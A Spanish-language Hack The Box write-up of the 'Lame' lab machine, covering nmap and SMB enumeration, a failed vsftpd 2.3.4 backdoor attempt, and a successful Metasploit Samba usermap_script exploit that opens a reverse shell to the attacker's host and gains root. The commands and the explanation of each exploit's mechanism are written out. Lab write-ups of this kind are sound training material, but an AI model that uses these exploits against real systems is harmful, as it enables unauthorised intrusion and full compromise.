Hack The Box

PEN-TESTING LABS

Write-Up

Lame

Dificultad	IP
Fácil	10.10.10.3

Índice

1. Reconocimiento Inicial

Se llevó a cabo un escaneo de reconocimiento utilizando `nmap` para identificar servicios expuestos, versiones y posibles vectores de ataque. El comando utilizado fue:

```
nmap -Pn -sC -sV 10.10.10.3 -vvv
```

Código 1: Escaneo de servicios con Nmap

El escaneo reveló los siguientes puertos abiertos y servicios en ejecución:

- **Puerto 21/tcp (FTP)** - `vsftpd 2.3.4`
  - Acceso anónimo permitido.
- **Puerto 22/tcp (SSH)** - `OpenSSH 4.7p1 Debian 8ubuntu1`
- **Puerto 139/tcp y 445/tcp (Samba)** - `Samba smbd 3.0.20-Debian`
  - `message_signing` deshabilitado, lo que representa una debilidad de seguridad.

Este reconocimiento inicial proporciona una base sólida para la fase de explotación, especialmente considerando el acceso anónimo al FTP y la versión vulnerable de Samba.

1.1. Análisis del Servicio FTP

Se identificó el servicio FTP corriendo en el puerto 21, correspondiente a `vsFTPD 2.3.4`. Se permitió el acceso anónimo, lo que representa un vector de ataque potencial. El siguiente escaneo lo evidencia:

```
PORT    STATE SERVICE     REASON  VERSION
21/tcp  open  ftp         syn-ack vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.72
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
| End of status
```

Figura 1: Resultado del escaneo FTP con Nmap – Acceso anónimo habilitado

Posteriormente, se accedió manualmente al servicio FTP utilizando login anónimo, pero no había archivos:



Figura 2: Sesión FTP anónima mostrando listados de directorios

1.2. Análisis del Servicio SMB

El escaneo reveló los puertos 139 y 445 abiertos, correspondientes a servicios SMB. Se detectó una versión antigua del servidor Samba (3.0.20-Debian), que podría ser vulnerable. Además, el 'message_signing' está deshabilitado, lo que representa un riesgo adicional:



Figura 3: Resultados detallados del escaneo SMB con Nmap

Con la herramienta `smbmap` se identificaron recursos compartidos. Se evidenció acceso de lectura y escritura al recurso `tmp`, lo cual es crítico:

Figura 4: Recursos compartidos listados con `smbmap`

Finalmente, se accedió a dicho recurso compartido con `smbclient` sin necesidad de autenticación, lo cual permitió listar el contenido del directorio aunque no hubiera nada relevante:



Figura 5: Acceso anónimo al recurso `tmp` vía `smbclient`

2. Explotación

Una vez identificado el software y las versiones vulnerables en los servicios FTP y Samba, se procedió a explotar las vulnerabilidades conocidas utilizando `Metasploit Framework`.

2.1. Explotación del Servicio FTP (vsFTPd 2.3.4)

Se identificó la versión vulnerable `vsFTPd 2.3.4`, conocida por contener una puerta trasera (backdoor) que permite la ejecución remota de comandos al incluir ":)" en el nombre de usuario.

Se utilizó el módulo:

```
search vsftpd 2.3.4
use exploit/unix/ftp/vsftpd_234_backdoor
set rhosts 10.10.10.3
run
```

Código 2: Selección del módulo para vsFTPd 2.3.4 en Metasploit



Figura 6: Intento de explotación de vsFTPd 2.3.4 con Metasploit

El módulo de Metasploit realiza los siguientes pasos:

1. Se conecta al puerto FTP estándar (21) del objetivo.
2. Envía un nombre de usuario con el sufijo `:)` — lo cual, si la versión está infectada, desencadena la activación de la puerta trasera.
3. Luego de enviar un comando `PASS`, no se espera una autenticación válida, sino que el servicio vsFTPd, al estar modificado, abre un **servicio oculto** en el puerto `6200/tcp`.
4. El módulo intenta conectarse a este puerto, y si tiene éxito, interpreta que se ha establecido una shell interactiva.
5. A través de esta shell, Metasploit puede enviar comandos directamente al sistema, como `id`, y posteriormente cargar un payload (por ejemplo, una reverse shell).

En este caso, aunque el servicio FTP respondió a la conexión y se ejecutó el módulo sin errores visibles, no se logró establecer una sesión interactiva. Esto indica que:

- La puerta trasera pudo haber sido eliminada o nunca estuvo presente.
- El puerto 6200 está filtrado o cerrado por un firewall.
- El binario de vsFTPd pudo haber sido parchado o reemplazado.

Por tanto, no se obtuvo acceso al sistema a través de este vector.

2.2. Explotación del Servicio Samba (3.0.20)

Se identificó la versión `Samba 3.0.20`, vulnerable a la ejecución de comandos arbitrarios mediante el módulo `usermap_script`. Se procedió a explotarla con éxito, obteniendo acceso con privilegios de root.

```
search Samba 3.0.20
use exploit/multi/samba/usermap_script
set rhosts 10.10.10.3
set lhost 10.10.14.72
run
```

Código 3: Uso del módulo Samba usermap_script



Figura 7: Selección del módulo para Samba usermap_script

El módulo `usermap_script` explota una vulnerabilidad en la forma en que Samba maneja el parámetro `username map script`. Este parámetro está diseñado para mapear usuarios de forma dinámica utilizando un script personalizado. Sin embargo, en versiones vulnerables como la 3.0.20, el contenido del nombre de usuario no se sanitiza correctamente, permitiendo inyectar comandos del sistema dentro del script de mapeo.

Metasploit aprovecha esta debilidad enviando un nombre de usuario malicioso que contiene un payload, usualmente una shell inversa. Este valor es procesado por el script de mapeo y ejecutado directamente en el sistema como si fuera un comando legítimo. Dado que el proceso `smbd` suele ejecutarse como `root`, el código malicioso también hereda estos privilegios.

La explotación fue exitosa, como se evidencia con el resultado del comando `id`:

```
id
uid=0(root) gid=0(root)
```



Figura 8: Ejecución exitosa del exploit usermap_script - acceso root

Este acceso directo como usuario `root` confirma la explotación completa del sistema objetivo, lo que permitió la lectura de las flags `user.txt` y `root.txt`, cumpliendo con los objetivos del ejercicio.